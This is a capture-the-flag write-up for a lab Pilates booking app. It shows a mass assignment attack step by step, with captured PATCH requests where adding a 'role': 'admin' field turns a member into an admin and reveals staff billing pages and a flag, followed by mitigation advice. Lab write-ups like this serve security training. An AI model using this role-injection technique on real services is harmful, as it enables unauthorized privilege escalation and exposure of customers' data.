Mass Assignment – Role Escalation | Salt Brook Pilates

Lab Link
Lab: Salt Brook Pilates
Overview
Salt Brook Pilates is a two-location reformer Pilates studio with an online class booking platform. Members can manage their profile and book sessions, while staff users have access to billing and reconciliation functionality.
The vulnerable area is the profile update endpoint. The frontend form only submits harmless profile fields, but the backend accepts and updates additional model attributes that should never be user-controllable.
By adding a role field to the profile update request, a normal member can change their account role to admin and gain access to staff-only pages.
Objective
Exploit a mass assignment vulnerability in the profile update API to escalate from a normal member account to an admin/staff account and retrieve the flag.
Vulnerability Identification
This challenge is primarily a Mass Assignment vulnerability.
Classification Hierarchy
A01 - Broken Access Control └── Authorization Failure └── Privilege Escalation └── Mass Assignment of Sensitive Attribute
Reconnaissance
Register a new account:
1
https://9a8ec753-4065-rider-50810.challenges.webverselabs-pro.com/register
After registration, the application redirects to the profile page:
1
https://9a8ec753-4065-rider-50810.challenges.webverselabs-pro.com/account/profile
The profile editor allows updating basic account details such as:
1
2
3
4
display_name
phone
dietary_pref
emergency_contact
At first glance, this appears to be a normal profile update feature.
Exploitation
Step 1 - Capture the Profile Update Request
Update the profile from the UI and review the request in Burp Suite history.
1
2
3
4
5
6
7
8
9
10
PATCH /api/profile HTTP/2
Host: 9a8ec753-4065-rider-50810.challenges.webverselabs-pro.com
Content-Type: application/json

{
  "display_name": "kelvin",
  "phone": "",
  "dietary_pref": "",
  "emergency_contact": ""
}
The frontend only sends four editable profile fields.
Step 2 - Analyze the API Response
The response contains more fields than the frontend submitted:
1
2
3
4
5
6
7
8
9
10
{
  "dietary_pref": "",
  "display_name": "kelvin",
  "email": "kelvin@kel.com",
  "emergency_contact": "",
  "id": 4,
  "phone": "",
  "role": "member",
  "updated_at": "2026-05-19T04:28:32Z"
}
This response is important because it exposes backend model attributes such as:
1
2
3
4
id
email
role
updated_at
The presence of role suggests that account privilege level is stored on the same user object being updated by the profile endpoint.
Step 3 - Identify Mass Assignment Risk
The frontend only submits:
1
2
3
4
5
6
{
  "display_name": "...",
  "phone": "...",
  "dietary_pref": "...",
  "emergency_contact": "..."
}
However, the backend response shows sensitive fields:
1
2
3
4
5
{
  "email": "kelvin@kel.com",
  "role": "member",
  "id": 4
}
This indicates the endpoint may be binding request JSON directly to the user model without enforcing a strict allowlist.
The key question becomes:
1
Will the backend accept a role field if the client manually supplies it?
Step 4 - Add a Sensitive Field
Send the request to Burp Repeater and add the role attribute.
1
2
3
4
5
6
7
8
9
10
11
PATCH /api/profile HTTP/2
Host: 9a8ec753-4065-rider-50810.challenges.webverselabs-pro.com
Content-Type: application/json

{
  "display_name": "kelvin",
  "phone": "",
  "dietary_pref": "",
  "emergency_contact": "",
  "role": "admin"
}
Forward the modified request.
Step 5 - Confirm Role Escalation
After the request is accepted, refresh the application UI.
A new staff/admin tab appears, confirming that the account role has changed from:
1
member
to:
1
admin
This confirms a successful privilege escalation.
Step 6 - Access Staff Billing
Navigate to the staff billing page:
1
https://9a8ec753-4065-rider-50810.challenges.webverselabs-pro.com/staff/billing
The page is now accessible because the account has admin privileges.
The flag is visible on the staff billing page:
1
WEBVERSE{.....}
Proof of Exploitation
Original Profile Update
1
2
3
4
5
6
{
  "display_name": "kelvin",
  "phone": "",
  "dietary_pref": "",
  "emergency_contact": ""
}
Sensitive Attribute Injection
1
2
3
4
5
6
7
{
  "display_name": "kelvin",
  "phone": "",
  "dietary_pref": "",
  "emergency_contact": "",
  "role": "admin"
}
Privilege Change
1
member → admin
Staff Endpoint Accessed
1
/staff/billing
Flag
1
WEBVERSE{.....}
Impact
An attacker can abuse this vulnerability to:
- Escalate privileges from member to admin.
- Access staff-only functionality.
- View billing and reconciliation pages.
- Modify sensitive account attributes.
- Potentially access or manipulate other users’ data.
- Compromise administrative workflows.
In a real Pilates booking platform, this could expose:
- Customer billing records
- Class booking history
- Membership details
- Staff reconciliation data
- Personal contact information
Mitigation
Use Server-Side Field Allowlists
Only permit expected profile fields:
1
2
3
4
5
6
allowed_fields = [
    "display_name",
    "phone",
    "dietary_pref",
    "emergency_contact"
]
Reject or ignore everything else.
Never Bind Request Bodies Directly to Models
Avoid patterns such as:
1
user.update(request.json)
because they may allow sensitive attributes to be modified.
Protect Sensitive Fields
Fields such as the following should never be writable through normal profile update endpoints:
1
2
3
4
5
6
7
8
role
is_admin
permissions
id
email_verified
account_status
created_at
updated_at
Enforce Authorization on Role Changes
Role updates should require privileged server-side authorization.
Add Regression Tests
Test that restricted fields cannot be updated through user-controlled requests.
Real-World Insight
Mass assignment vulnerabilities are common in APIs that automatically map incoming JSON to backend models.
The frontend may only expose safe fields, but attackers do not interact only with the frontend. They can intercept and modify requests directly.
This is why backend validation must define what is allowed, not trust what the UI normally sends.
The Salt Brook Pilates challenge demonstrates an important rule:
The client controls the request. The server must control authorization.